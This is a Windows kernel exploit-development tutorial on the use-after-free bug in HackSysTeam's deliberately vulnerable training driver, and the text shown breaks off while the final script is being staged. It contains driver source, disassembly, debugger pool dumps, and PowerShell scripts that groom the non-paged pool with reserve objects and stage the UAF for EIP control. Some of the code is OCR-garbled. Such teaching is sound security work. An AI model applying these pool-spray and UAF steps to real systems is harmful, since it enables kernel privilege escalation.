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
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Part 15: Kernel Exploitation -> UAF



Hola, and welcome back to part 15 of the Windows exploit development tutorial series. Today we have another post on pwning @HackSysTeam's extreme vulnerable driver. In this post we will be exploiting the Use-After-Free vulnerability, in what will be the first of the "complex" vuln classes! I recommend readers get a leg up and review the resources listed below as they provide a comprehensive explanation of kernel pool memory and reserve objects. For more details on setting up the debugging environment see part 10.

Resources:

- + HackSysExtremeVulnerableDriver (@HackSysTeam) here
- + HackSysTeam-PSKernelPwn (@FuzzySec) here
- + Kernel Pool Exploitation on Windows 7 (Tarjei Mandt) here
- + Reserve Objects in Windows 7 (@j00ru) here

Recon the challenge

The recon portion of this post is slightly different as there are a number of driver functions involved in the UAF vulnerability. We will look at each of them in turn as provide such detail as is appropriate.

AllocateUaFObject

```
NTSTATUS AllocateUaFObject()
    NTSTATUS Status = STATUS SUCCESS;
   PUSE AFTER FREE UseAfterFree = NULL;
    PAGED CODE();
    try {
       DbgPrint("[+] Allocating UaF Object\n");
       // Allocate Pool chunk
       UseAfterFree = (PUSE AFTER FREE)ExAllocatePoolWithTag(NonPagedPool,
                                                              sizeof(USE AFTER FREE),
                                                              (ULONG) POOL TAG);
       if (!UseAfterFree) {
           // Unable to allocate Pool chunk
           DbgPrint("[-] Unable to allocate Pool chunk\n");
           Status = STATUS NO MEMORY;
           return Status;
       else {
           DbgPrint("[+] Pool Tag: %s\n", STRINGIFY(POOL TAG));
           DbgPrint("[+] Pool Type: %s\n", STRINGIFY(NonPagedPool));
           DbgPrint("[+] Pool Size: 0x%X\n", sizeof(USE AFTER FREE));
           DbgPrint("[+] Pool Chunk: 0x%p\n", UseAfterFree);
       // Fill the buffer with ASCII 'A'
       RtlFillMemory((PVOID)UseAfterFree->Buffer, sizeof(UseAfterFree->Buffer), 0x41);
       // Null terminate the char buffer
       UseAfterFree->Buffer[sizeof(UseAfterFree->Buffer) - 1] = '\0';
       // Set the object Callback function
       UseAfterFree->Callback = &UaFObjectCallback;
       // Assign the address of UseAfterFree to a global variable
       g UseAfterFreeObject = UseAfterFree;
       DbgPrint("[+] UseAfterFree Object: 0x%p\n", UseAfterFree);
       DbgPrint("[+] g UseAfterFreeObject: 0x%p\n", g UseAfterFreeObject);
       DbgPrint("[+] UseAfterFree->Callback: 0x%p\n", UseAfterFree->Callback);
     except (EXCEPTION EXECUTE HANDLER) {
       Status = GetExceptionCode();
       DbgPrint("[-] Exception Code: 0x%X\n", Status);
```

```
return Status;
```

The function allocates a non-paged pool chunk, fills it with A's, prepends a callback pointer and adds a null terminator. Pretty much the same story in IDA, the screenshot below can be used for reference. Notice the object size is 0x58 bytes and the pool tag is "Hack" (little endian).

```
; Attributes: bp-based frame
 ; int stdcall AllocateUaFObject()
 AllocateUaFObject@0 proc near
 Tag= dword ptr -30h
var 1C= dword ptr -1Ch
ms exc= CPPEH RECORD ptr -18h
        0Ch
push
        offset stru 12148
push
        SEH_proloq4
call
        ebx, ebx
xor
        edi, edi
xor
        [ebp+ms exc.registration.TryLevel], ebx
mov
        offset aAllocatingUafO; "[+] Allocating UaF Object\n"
push
call
        DbgPrint
        [esp+30h+Tag], 6B636148h ; Tag
mov
                       ; NumberOfBytes — Object Size
push
        58h
                       ; PoolType
push
        ebx
        ds: imp ExAllocatePoolWithTag@12 ; ExAllocatePoolWithTag(x,x,x)
call
        esi, eax
mov
        esi, ebx
CMP
        short loc 141E1
jnz
💶 🚄 🖼
                       ; "'kcaH'" ——— Pool Tag => Hack
loc 141E1:
push
       offset aKcah
bush
       offset aPoolTagS : "[+] Pool Tag: %s\n"
```

```
call
        DbgPrint
       offset aNonpagedpool; "NonPagedPool"
push
       offset aPoolTypeS ; "[+] Pool Type: %s\n"
push
        DbgPrint
call
        58h
push
       offset aPoolSizeOxX ; "[+] Pool Size: 0x%X\n"
push
call
        DbgPrint
        esi
push
push
        offset aPoolChunkOxP ; "[+] Pool Chunk: 0x%p\n"
call
        DbaPrint
        54h
push
                        ; size t
                        ; int
push
        41h
lea-
        eax, [esi+4]
push
        eax
                        ; void *
call
        memset
mov
        [esi+57h], bl
        dword ptr [esi], offset UaFObjectCallback@0 ; UaFObjectCallback()
mov
        q UseAfterFreeObject, esi
mov
push
        esi
       offset aUseafterfreeOb; "[+] UseAfterFree Object: 0x%p\n"
push
call
        DbgPrint
       _g_UseAfterFreeObject
push
       offset aG useafterfree; "[+] q UseAfterFreeObject: 0x%p\n"
push
call
        DbgPrint
push
        dword ptr [esi]
        offset aUseafterfreeCa ; "[+] UseAfterFree->Callback: 0x%p\n"
push
call
        DbgPrint
add
       esp, 44h
       short loc_1427F
jmp
```

We can use the following PowerShell POC to call the function.

```
UInt32 dwShareMode,
        IntPtr lpSecurityAttributes,
        UInt32 dwCreationDisposition,
        UInt32 dwFlagsAndAttributes,
        IntPtr hTemplateFile);
    [DllImport("Kernel32.dll", SetLastError = true)]
    public static extern bool DeviceIoControl(
        IntPtr hDevice,
        int IoControlCode,
        byte[] InBuffer,
        int nInBufferSize,
        byte[] OutBuffer,
        int nOutBufferSize.
        ref int pBytesReturned,
        IntPtr Overlapped);
    [DllImport("kernel32.dll")]
    public static extern uint GetLastError();
"a
shDevice = [EVD]::CreateFile("\\.\HacksysExtremeVulnerableDriver", [System.IO.FileAccess]::ReadWrite, [Sy
if ($hDevice -eq -1) {
    echo "`n[!] Unable to get driver handle..`n"
    Return
} else {
    echo "`n[>] Driver information.."
    echo "[+] lpFileName: \\.\HacksysExtremeVulnerableDriver"
    echo "[+] Handle: $hDevice"
# 0x222013 - HACKSYS EVD IOCTL ALLOCATE UAF OBJECT
[EVD]::DeviceIoControl($\text{\textit{Device}}, 0x2220\text{\text{1}}3, \text{\text{\text{No Buffer.Length, $null, 0, [ref]0, [System.IntPt]}}
```

```
***** HACKSYS EVD IOCTL ALLOCATE UAF OBJECT *****
[+] Allocating UaF Object
[+] Pool Tag: 'kcaH'
   Pool Type: NonPagedPool
[+] Pool Size: 0x58
[+] Pool Chunk: 0x84C62058
[+] UseAfterFree Object: 0x84C62058
[+] g UseAfterFreeObject 0x84C62058
[+] UseAfterFree->Callpack: 0x95D51180
***** HACKSYS EVD IOCTL ALLOCATE UAF OBJECT *****
nt!RtlpBreakWithStacusInstruction:
82885110 cc
kd> dc 0x84C62058-0x8 L18
84c62050 040c000a 6b636148 95d51180 41414141
84c62060 41414141 41414141 41414141 41414141
                                         AAAAAAAAAAAAAAA
84c62070
84c62080
                                         AAAAAAAAAAAAAAA
        84c620a0
kd> !pool 0x84C62058
        84c62058 region is Nonpaged pool
Pool page
84c62000 size:
                                 0 (Allocated) KSoh
*84c62050 size:
               60 previous size: 50 (Allocated) *Hack
          Owning component : Unknown (update pooltag.txt)
84c620b0 size:
               b8 previous size: 60 (Allocated) File (Protected)
84c62168 size:
               90 previous size: 40 (Allocated)
84c621a8 size:
```

FreeUaFObject

```
NTSTATUS FreeUaFObject() {
    NTSTATUS Status = STATUS_UNSUCCESSFUL;

PAGED_CODE();

__try {
    if (g_UseAfterFreeObject) {
        DbgPrint("[+] Freeing UaF Object\n");
        DbgPrint("[+] Pool Tag: %s\n", STRINGIFY(POOL_TAG));
        DbgPrint("[+] Pool Chunk: 0x%p\n", g_UseAfterFreeObject);
```

Fairly straight forward, this frees the pool chunk by referencing the tag value. This is the function that contains the vulnerability in that "g_UseAfterFreeObject" is not set to null after the object is freed and so retains a stale object pointer. Again let's quickly try that with the following POC.

```
Add-Type -TypeDefinition @"
                                                                                                         ?
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;
public static class EVD
    [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    public static extern IntPtr CreateFile(
        String lpFileName,
        UInt32 dwDesiredAccess,
        UInt32 dwShareMode,
        IntPtr lpSecurityAttributes,
        UInt32 dwCreationDisposition,
        UInt32 dwFlagsAndAttributes,
       IntPtr hTemplateFile);
```

```
[DllImport("Kernel32.dll", SetLastError = true)]
    public static extern bool DeviceIoControl(
        IntPtr hDevice,
        int IoControlCode,
        byte[] InBuffer,
        int nInBufferSize,
        byte[] OutBuffer,
        int nOutBufferSize,
        ref int pBytesReturned,
        IntPtr Overlapped);
    [DllImport("kernel32.dll")]
    public static extern uint GetLastError();
}
"@
shDevice = [EVD]::CreateFile("\\.\HacksysExtremeVulnerableDriver", [System.IO.FileAccess]::ReadWrite, [Sy
if ($hDevice -eq -1) {
    echo "`n[!] Unable to get driver handle..`n"
    Return
} else {
    echo "`n[>] Driver information.."
    echo "[+] lpFileName: \\.\HacksysExtremeVulnerableDriver"
    echo "[+] Handle: $hDevice"
# 0x22201B - HACKSYS EVD IOCTL FREE UAF OBJECT
[EVD]::DeviceIoControl($\overline{h}Device, 0x22201B, $No Buffer, $No Buffer.Length, $null, 0, [ref]0, [System.IntPt
```

```
***** HACKSYS EVD IOCTL FREE UAF OBJECT *****
[+] Freeing UaF Object
[+] Pool Tag: 'kcaH'
[+] Pool Chunk: 0x84C62058
***** HACKSYS EVD IOCTL FREE UAF OBJECT *****
nt!RtlpBreakWithStatusInstruction:
82885110 cc
kd> !pool 0x84C62058
Pool page 84c62058 region is Nonpaged pool
84c62000 size: 50 previous size:
                                    0 (Allocated) KSoh
*84c62050 size: 60 previous size:
                                    50 (Free ) *NSpg Process: 85da5030
           Pooltag NSpg : NSI Proxy Generic Buffers, Binary : nsi.dll
84c620b0 size: b8 previous size: 60 (Allocated) File (Protected)
84c62168 size:
               40 previous size: b8 (Allocated)
                                                   Even (Protected)
84c621a8 size:
               90 previous size: 40 (Allocated)
                                                   Ntfx
```

Notice that the pool chunk address is the same as the one we allocated above.

UseUaFObject

```
NTSTATUS UseUaFObject() {
    NTSTATUS Status = STATUS_UNSUCCESSFUL;

PAGED_CODE();

__try {
    if (g_UseAfterFreeObject) {
        DbgPrint("[+] Using UaF Object\n");
        DbgPrint("[+] g_UseAfterFreeObject: 0x%p\n", g_UseAfterFreeObject);
        DbgPrint("[+] g_UseAfterFreeObject->Callback: 0x%p\n", g_UseAfterFreeObject->Callback);
        DbgPrint("[+] Calling Callback\n");

    if (g_UseAfterFreeObject->Callback) {
        g_UseAfterFreeObject->Callback();
    }

    Status = STATUS_SUCCESS;
    }
}
_except (EXCEPTION_EXECUTE_HANDLER) {
    Status = GetExceptionCode();
    DbgPrint("[-] Exception Code: 0x%X\n", Status);
```

```
return Status;
This function reads in the "g_UseAfterFreeObject" value and executes the object callback. If we call this function with the following POC we
essentially end up calling volatile memory because the system is free to re-purpose the, previously freed, pool chunk for whatever reason it sees
Add-Type -TypeDefinition @"
                                                                                                                   ?
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;
public static class EVD
    [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    public static extern IntPtr CreateFile(
         String lpFileName,
         UInt32 dwDesiredAccess,
         UInt32 dwShareMode,
         IntPtr lpSecurityAttributes,
         UInt32 dwCreationDisposition,
         UInt32 dwFlagsAndAttributes,
         IntPtr hTemplateFile);
    [DllImport("Kernel32.dll", SetLastError = true)]
    public static extern bool DeviceIoControl(
         IntPtr hDevice.
         int IoControlCode,
         byte[] InBuffer,
         int nInBufferSize,
         byte[] OutBuffer,
         int nOutBufferSize,
```

shDevice = [EVD]::CreateFile("\\.\HacksysExtremeVulnerableDriver", [System.IO.FileAccess]::ReadWrite, [Sy

public static extern uint GetLastError();

ref int pBytesReturned,
IntPtr Overlapped);

[DllImport("kernel32.dll")]

if (\$hDevice -eq -1) {

i'a

```
echo "`n[!] Unable to get driver handle..`n"
Return
} else {
    echo "`n[>] Driver information.."
    echo "[+] lpFileName: \\.\HacksysExtremeVulnerableDriver"
    echo "[+] Handle: $hDevice"
}

# 0x222017 - HACKSYS_EVD_IOCTL_USE_UAF_OBJECT
[EVD]::DeviceIoControl($hDevice, 0x222017, $No_Buffer, $No_Buffer.Length, $null, 0, [ref]0, [System.IntPt]
```

AllocateFakeObject

Finally, and slightly contrived, we have a driver function which allows us to allocate a fake object on the non-paged pool. Highly convenient as this function allows us to allocate objects identical to the original UAF object.

```
NTSTATUS AllocateFakeObject(IN PFAKE OBJECT UserFakeObject) {
    NTSTATUS Status = STATUS SUCCESS;
    PFAKE OBJECT KernelFakeObject = NULL;
    PAGED CODE();
        DbgPrint("[+] Creating Fake Object\n");
        // Allocate Pool chunk
        KernelFakeObject = (PFAKE OBJECT)ExAllocatePoolWithTag(NonPagedPool,
                                                                sizeof(FAKE OBJECT),
                                                                (ULONG) POOL TAG);
        if (!KernelFakeObject) {
            // Unable to allocate Pool chunk
            DbgPrint("[-] Unable to allocate Pool chunk\n");
            Status = STATUS NO MEMORY;
            return Status;
        else {
            DbgPrint("[+] Pool Tag: %s\n", STRINGIFY(POOL TAG));
            DbgPrint("[+] Pool Type: %s\n", STRINGIFY(NonPagedPool));
            DbgPrint("[+] Pool Size: 0x%X\n", sizeof(FAKE_OBJECT));
            DbgPrint("[+] Pool Chunk: 0x%p\n", KernelFakeObject);
```

```
// Verify if the buffer resides in user mode
ProbeForRead((PVOID)UserFakeObject, sizeof(FAKE_OBJECT), (ULONG)__alignof(FAKE_OBJECT));

// Copy the Fake structure to Pool chunk
RtlCopyMemory((PVOID)KernelFakeObject, (PVOID)UserFakeObject, sizeof(FAKE_OBJECT));

// Null terminate the char buffer
KernelFakeObject->Buffer[sizeof(KernelFakeObject->Buffer) - 1] = '\0';

DbgPrint("[+] Fake Object: 0x%p\n", KernelFakeObject);
}
_except (EXCEPTION_EXECUTE_HANDLER) {
    Status = GetExceptionCode();
    DbgPrint("[-] Exception Code: 0x%X\n", Status);
}
return Status;
}
```

The POC to call this function is shown below. Notice that, here, we do need to craft a buffer and supply an input length.

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;
public static class EVD
    [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    public static extern IntPtr CreateFile(
        String lpFileName,
        UInt32 dwDesiredAccess,
        UInt32 dwShareMode,
        IntPtr lpSecurityAttributes,
        UInt32 dwCreationDisposition,
        UInt32 dwFlagsAndAttributes.
        IntPtr hTemplateFile);
    [DllImport("Kernel32.dll", SetLastError = true)]
    public static extern bool DeviceIoControl(
        IntPtr hDevice,
        int IoControlCode,
        byte[] InBuffer,
        int nInBufferSize,
```

```
byte[] OutBuffer,
        int nOutBufferSize,
        ref int pBytesReturned,
        IntPtr Overlapped);
    [DllImport("kernel32.dll")]
    public static extern uint GetLastError();
ľ@
shDevice = [EVD]::CreateFile("\\.\HacksysExtremeVulnerableDriver", [System.IO.FileAccess]::ReadWrite, [Sy
if ($hDevice -eq -1) {
    echo "`n[!] Unable to get driver handle..`n"
    Return
echo "`n[>] Driver information.."
    echo "[+] lpFileName: \\.\HacksysExtremeVulnerableDriver"
    echo "[+] Handle: $hDevice"
# 0x22201F - HACKSYS EVD IOCTL ALLOCATE FAKE OBJECT
Buffer = [Byte[]](0x41)*0x4 + [Byte[]](0x42)*0x5B + 0x00 # len 0x60 [EVD]::DeviceIoControl($hDevice, 0x22201F, $Buffer, $Buffer.Length, $null, 0, [ref]0, [System.IntPtr]::Ze
```

```
***** HACKSYS EVD IOCTL ALLOCATE FAKE OBJECT *****
[+] Creating Fake Object
[+] Pool Tag: 'kcaH'
  Pool Type: NonPagedPool
  Pool Size: 0x58
  Pool Chunk: 0x85D2B240
[+] Fake Object: 0x85D2B240
***** HACKSYS EVD IOCTL ALLOCATE FAKE OBJECT *****
nt!RtlpBreakWithStatusInstruction:
82885110 cc
kd> dc 0x85D2B240-0x8 L18
85d2b238 040c0001 6b636148 41414141 42424242 ....HackAAAABBBB
85d2b268 42424242 42424242 42424242 42424242
kd> !pool 0x85D2B240
Pool page 85d2b240 region is Nonpaged pool
85d2b000 size: b8 previous size: 0 (Allocated) File (Protected)
85d2b0b8 size:
                                 (Free)
85d2b0c0 size:
85d2b128 size:
                                           ReTa
85d2b148 size:
                             20 (Allocated)
85d2b1e8 size:
                            a0 (Allocated)
85d2b230 size:
                             48 (Free)
                              8 (Allocated) *Hack
         Owning component: Unknown (update pooltag.txt)
85d2b298 size:
              e8 previous size:
                             60 (Allocated)
                                          WmiG (Protected)
             b8 previous size:
                             e8 (Free)
                                           File
85d2b438 size:
85d2b4c8 size:
                                 (Allocated)
                                          MmCa
85d2b558 size:
                                           File
                                 (Free)
85d2b610 size:
                                (Allocated)
```

Pwn all the things!

Game Plan

Ok, the basic principle is straight forward. We (1) allocate the UAF object, (2) we free the UAF object, (3) we replace the pool chunk with our fake object, (4) we call the stale UAF pointer and end up executing code with the callback function from our fake object. Nice and simple!

The only issues we may face here are memory alignment and pool chunk coalescing, again I recommend you read Tarjei's paper. Essentially, if we free the UAF object and it is adjacent to other free pool chunks then the allocator will coalesce these chunks for performance reasons. If this happens it will be highly unlikely that we can replace the UAF object with our own fake object. To avoid this we need to get the non-paged pool in a predictable state and force the driver to allocate the UAF object in a location we can reliably overwrite later!

Derandomize the Non-Paged Pool

Our first objective here is to fill in, as best as possible, all the empty spaces at the "start" of the non-paged kernel pool. To do this we will create a ton of objects with a size close to our UAF object. IoCompletionReserve objects are a perfect candidate for this as they are allocated on the non-paged pool and have a size of 0x60!

First, let's have a look at the IoCompletionReserve object type before we spray the pool (object types can be listed with => "!object \ObjectTypes").

```
kd> dt nt!_OBJECT_TYPE 8483c4c0

+0x000 TypeList : _LIST_ENTRY [ 0x8483c4c0 - 0x8483c4c0 ]

+0x008 Name : _UNICODE_STRING "IoCompletionReserve"

+0x010 DefaultObject : (null)

+0x014 Index : 0xa ''

+0x018 TotalNumberOfObjects : 1

+0x01c TotalNumberOfHandles : 1

+0x020 HighWaterNumberOfObjects : 1

+0x024 HighWaterNumberOfHandles : 1

+0x028 TypeInfo : _OBJECT_TYPE_INITIALIZER

+0x078 TypeLock : _EX_PUSH_LOCK

+0x07c Key : 0x6f436f49

+0x080 CallbackList : _LIST_ENTRY [ 0x8483c540 - 0x8483c540 ]

kd> dt nt!_OBJECT_TYPE 8483c4c0 TypeInfo.PoolType

+0x028 TypeInfo :

+0x024 PoolType : 0 ( NonPagedPool )
```


We can use the NtAllocateReserveObject function to create IoCo objects. This function returns a handle to the created object and as long as we don't release the handle, the object will remain allocated in the pool. In the POC below I am spraying these objects in two sittings, (1) x10000 objects to fill in the fragmented pool space and (2) x5000 which should hopefully be consecutive.

For debugging purposes the script dumps the last 10 handles to stdout and then automatically initializes a breakpoint in WinDBG.

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;
public static class EVD
    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern Byte CloseHandle(
        IntPtr hObject);
    [DllImport("ntdll.dll", SetLastError = true)]
    public static extern int NtAllocateReserveObject(
        ref IntPtr hObject,
        UInt32 ObjectAttributes,
        UInt32 ObjectType);
    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern void DebugBreak();
}
"@
function IoCo-PoolSpray {
    echo "[+] Derandomizing NonPagedPool.."
    \$Spray = @()
    for ($i=0;$i -lt 10000;$i++) {
        $h0bject = [IntPtrl::Zero
        $CallResult = [EVD]::NtAllocateReserveObject([ref]$hObject, 0, 1)
        if ($CallResult -eq 0) {
    $Script:IoCo hArray1 += $Spray
    echo "[+] $($IoCo hArray1.Length) IoCo objects created!"
    echo "[+] Allocating seguential objects.."
    \$Spray = @()
```

```
for ($i=0;$i -lt 5000;$i++) {
    $h0bject = [IntPtr]::Zero
    $callResult = [EVD]::NtAllocateReserveObject([ref]$h0bject, 0, 1)
    if ($CallResult -eq 0) {
        $Spray += $h0bject
    }
}
$Script:IoCo_hArray2 += $Spray
    echo "[+] $($IoCo_hArray2.Length) IoCo objects created!"
}
echo "`n[>] Spraying non-paged kernel pool!"
IoCo-PoolSpray
echo "`n[>] Last 10 object handles:"
for ($i=1;$i -lt 11; $i++) {
        "{0:X}" -f $($($IoCo_hArray2[-$i]).ToInt64())
}
echo "`n[>] Triggering WinDBG breakpoint.."
[EVD]::DebugBreak()
```

You should see something like this and hit a breakpoint in WinDBG.



If we take another look at the IoCompletionReserve type we can see we did in fact allocate 15000 objects!

Let's inspect one of the handles we dumped to stdout.

```
kd> !handle 0xefa0
PROCESS 85e949e8 SessionId: 1 Cid: 0a9c Peb: 7ffdf000 ParentCid: 05a8
   DirBase: 7f7d63a0 ObjectTable: 8dc285d0 HandleCount: 15307.
   Image: powershell.exe
efa0: Object: 86054c10 GrantedAccess: 000f0003 Entry: 97971f40
Object: 86054c10 Type: (8483c4c0) IoCompletionReserve
   ObjectHeader: 86054bf8 (new version)
       HandleCount: 1 PointerCount: 1
kd> dt nt! OBJECT HEADER 86054bf8 .
  +0x000 PointerCount : 0n1
     +0x000 Ptr
                       : (null)
  +0x00c TypeIndex : 0xa ''
  +0x00d TraceFlags
  +0x00e InfoMask
  +0x00f Flags : 0 ''
  +0x010 ObjectCreateInfo :
  +0x010 QuotaBlockCharged:
  +0x014 SecurityDescriptor:
     +0x000 UseThisFieldToCopy: 0n0
     +0x000 DoNotUseThisField: 0
```

As expected, it's an IoCompletionReserve object. Also, considering this is one of the last handles of our spray, we should have consecutive allocations on the non-paged pool.

```
kd> dc 86054bf8 L18
86054bf8 00000001 00000001 00000000 0008000a
86054c08
86054c18 00000000 00000003 00000000 00000000
86054c28
         00000000 00000000 82b2a2ef 86054c10
        00000000 00000000 040c000c ef436f49
86054c48
kd> dc 86054bf8+0x60 L18
86054c58 00000001 00000001 00000000 0008000a
86054c68
        85c46b40 00000000 00000000 00000000
86054c78
86054c88 00000000 00000000 82b2a2ef 86054c70
         00000000 000000000 040c000c ef436f49
86054c98
                                              86054ca8 00000000 0000005c 00000000 00000000
kd> dc 86054bf8+0xc0 L18
86054cb8 00000001 00000001 00000000 0008000a
86054cc8
        85c46b40 00000000 00000000 00000000
86054cd8 00000000 00000003 00000000 00000000
86054ce8
        00000000 000000000 040c000c ef436f49
kd> !pool 86054bf8
Pool page 86054bf8 region is Nonpaged pool
86054000 size:
                                     0 (Allocated) IoCo (Protected)
86054060 size:
                                         (Free)
86054498 size:
                2e8 previous size: 438 (Allocated)
                                                     Thre (Protected)
86054780 size:
                                         (Free)
                                         (Allocated) *IoCo (Protected)
*86054be0 size:
           Owning component : Unknown (update pooltag.txt)
86054c40 size:
                                         (Allocated) IoCo (Protected)
86054ca0 size:
                 60 previous size:
                                    60 (Allocated)
                                                     IoCo (Protected)
86054d00 size:
                 60 previous size:
                                    60 (Allocated)
                                                     IoCo (Protected)
86054d60 size:
                 60 previous size:
                                    60 (Allocated)
                                                     IoCo (Protected)
86054dc0 size:
                 60 previous size:
                                    60 (Allocated)
                                                     IoCo (Protected)
86054e20 size:
                 60 previous size:
                                     60 (Allocated)
                                                     IoCo (Protected)
                                         (Allocated)
```

Woot, we can see the size of our object is 0x60 (96) bytes and some stable consecutive allocations! As a final step we will add a routine to our POC to free every second loCompletionReserve object from our second allocation (2500 in total) to create holes in the non-paged pool!

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;
public static class EVD
    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern Byte CloseHandle(
        IntPtr hObject);
    [DllImport("ntdll.dll", SetLastError = true)]
    public static extern int NtAllocateReserveObject(
        ref IntPtr hObject,
        UInt32 ObjectAttributes,
        UInt32 ObjectType);
    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern void DebugBreak();
"a
function IoCo-PoolSpray {
    echo "[+] Derandomizing NonPagedPool.."
    \$Spray = @()
    for ($i=0;$i -lt 10000;$i++) {
        $h0bject = [IntPtr]::Zero
        $CallResult = [EVD]::NtAllocateReserveObject([ref]$hObject, 0, 1)
        if ($CallResult -eq 0) {
    $Script:IoCo hArray1 += $Spray
    echo "[+] $($IoCo hArray1.Length) IoCo objects created!"
    echo "[+] Allocating sequential objects.."
    \$Spray = @()
    for ($i=0;$i -lt 5000;$i++) {
        $h0bject = [IntPtr]::Zero
        $CallResult = [EVD]::NtAllocateReserveObject([ref]$h0bject, 0, 1)
        if ($CallResult -eq 0) {
    $Script:IoCo hArray2 += $Spray
    echo "[+] $($IoCo hArray2.Length) IoCo objects created!"
```

```
*85270760 size:
                 60 previous size: 168 (Allocated) *IoCo (Protected)
852707c0 size:
                                     60 (Free ) IoCo (Protected)
85270820 size:
                                         (Allocated) IoCo (Protected)
85270880 size:
                 60 previous size:
                                         (Free ) IoCo (Protected)
852708e0 size:
                                         (Allocated) IoCo (Protected)
85270940 size:
                                         (Free ) IoCo (Protected)
852709a0 size:
                                         (Allocated) IoCo (Protected)
85270a00 size:
                                         (Free )
                                                 IoCo (Protected)
85270a60 size:
                 60 previous size:
                                         (Allocated) IoCo (Protected)
85270ac0 size:
                 60 previous size:
                                         (Free ) IoCo (Protected)
85270b20 size:
                 60 previous size:
                                         (Allocated) IoCo (Protected)
85270b80 size:
                 60 previous size:
                                         (Free )
                                                 IoCo (Protected)
85270be0 size:
                                         (Allocated) IoCo (Protected)
85270c40 size:
                                         (Free ) IoCo (Protected)
85270ca0 size:
                                         (Allocated) IoCo (Protected)
85270d00 size:
                                         (Free ) IoCo (Protected)
85270d60 size:
                                         (Allocated) IoCo (Protected)
85270dc0 size:
                                         (Free ) IoCo (Protected)
85270e20 size:
                                         (Allocated) IoCo (Protected)
85270e80 size:
                                         (Free ) IoCo (Protected)
85270ee0 size:
                                         (Allocated) IoCo (Protected)
85270f40 size:
                                         (Free ) IoCo (Protected)
85270fa0 size:
                                     60 (Allocated) IoCo (Protected)
```

These 2500 free 0x60-byte pool chunks are now in a predictable location and each of them is surrounded by two allocated chunks which prevents them from coalescing into odd sizes!

Gain Control Over EIP

Time to put things together as per our game plan.

```
Add-Type -TypeDefinition @"

using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;

public static class EVD
{
```

```
[DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    public static extern IntPtr CreateFile(
       String lpFileName,
       UInt32 dwDesiredAccess,
        UInt32 dwShareMode,
       IntPtr lpSecurityAttributes,
        UInt32 dwCreationDisposition,
        UInt32 dwFlagsAndAttributes,
       IntPtr hTemplateFile);
    [DllImport("Kernel32.dll", SetLastError = true)]
    public static extern bool DeviceIoControl(
        IntPtr hDevice,
        int IoControlCode.
        byte[] InBuffer,
       int nInBufferSize,
        byte[] OutBuffer,
        int nOutBufferSize,
        ref int pBytesReturned,
        IntPtr Overlapped);
    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern Byte CloseHandle(
        IntPtr hObject);
    [DllImport("ntdll.dll", SetLastError = true)]
    public static extern int NtAllocateReserveObject(
        ref IntPtr hObject,
       UInt32 ObjectAttributes,
        UInt32 ObjectType);
    [DllImport("kernel32.dll")]
    public static extern uint GetLastError();
}
"@
function IoCo-PoolSpray {
    echo "[+] Derandomizing NonPagedPool.."
    \$Spray = @()
    for ($i=0;$i -lt 10000;$i++) {
        $h0bject = [IntPtr]::Zero
        $CallResult = [EVD]::NtAllocateReserveObject([ref]$h0bject, 0, 1)
        if ($CallResult -eq 0) {
    $Script:IoCo hArray1 += $Spray
    echo "[+] $($IoCo hArray1.Length) IoCo objects created!"
```

```
echo "[+] Allocating sequential objects.."
    \$Spray = @()
    for ($i=0;$i -lt 5000;$i++) {
        $h0bject = [IntPtr]::Zero
        $CallResult = [EVD]::NtAllocateReserveObject([ref]$h0bject, 0, 1)
        if ($CallResult -eq 0) {
    $Script:IoCo hArray2 += $Spray
    echo "[+] $($IoCo hArray2.Length) IoCo objects created!"
    echo "[+] Creating non-paged pool holes.."
    for ($i=0;$i -lt $($IoCo hArray2.Length);$i+=2) {
        $CallResult = [EVD]::CloseHandle($IoCo hArray2[$i])
        if ($CallResult -ne 0) {
            $FreeCount += 1
    echo "[+] Free'd $FreeCount IoCo objects!"
shDevice = [EVD]::CreateFile("\\.\HacksysExtremeVulnerableDriver", [System.IO.FileAccess]::ReadWrite, [Sy
if ($hDevice -eq -1) {
    echo "`n[!] Unable to get driver handle..`n"
    Return
} else {
    echo "`n[>] Driver information.."
    echo "[+] lpFileName: \\.\HacksysExtremeVulnerableDriver"
    echo "[+] Handle: $hDevice"
echo "`n[>] Spraying non-paged kernel pool!"
IoCo-PoolSpray
echo "`n[>] Staging vulnerability.."
# Allocate UAF Object
# 0x222013 - HACKSYS EVD IOCTL ALLOCATE UAF OBJECT
echo "[+] Allocating UAF object"
[EVD]::DeviceIoControl($hDevice, 0x222013, $No Buffer, $No Buffer.Length, $null, 0, [ref]0, [System.IntPt
# Free UAF Object
# 0x22201B - HACKSYS EVD IOCTL FREE UAF OBJECT
echo "[+] Freeing UAF object"
```

```
[EVD]::DeviceIoControl($hDevice, 0x22201B, $No_Buffer, $No_Buffer.Length, $null, 0, [ref]0, [System.IntPt

# Fake Object allocation
#---
# 0x22201F - HACKSYS_EVD_IOCTL_ALLOCATE_FAKE_OBJECT
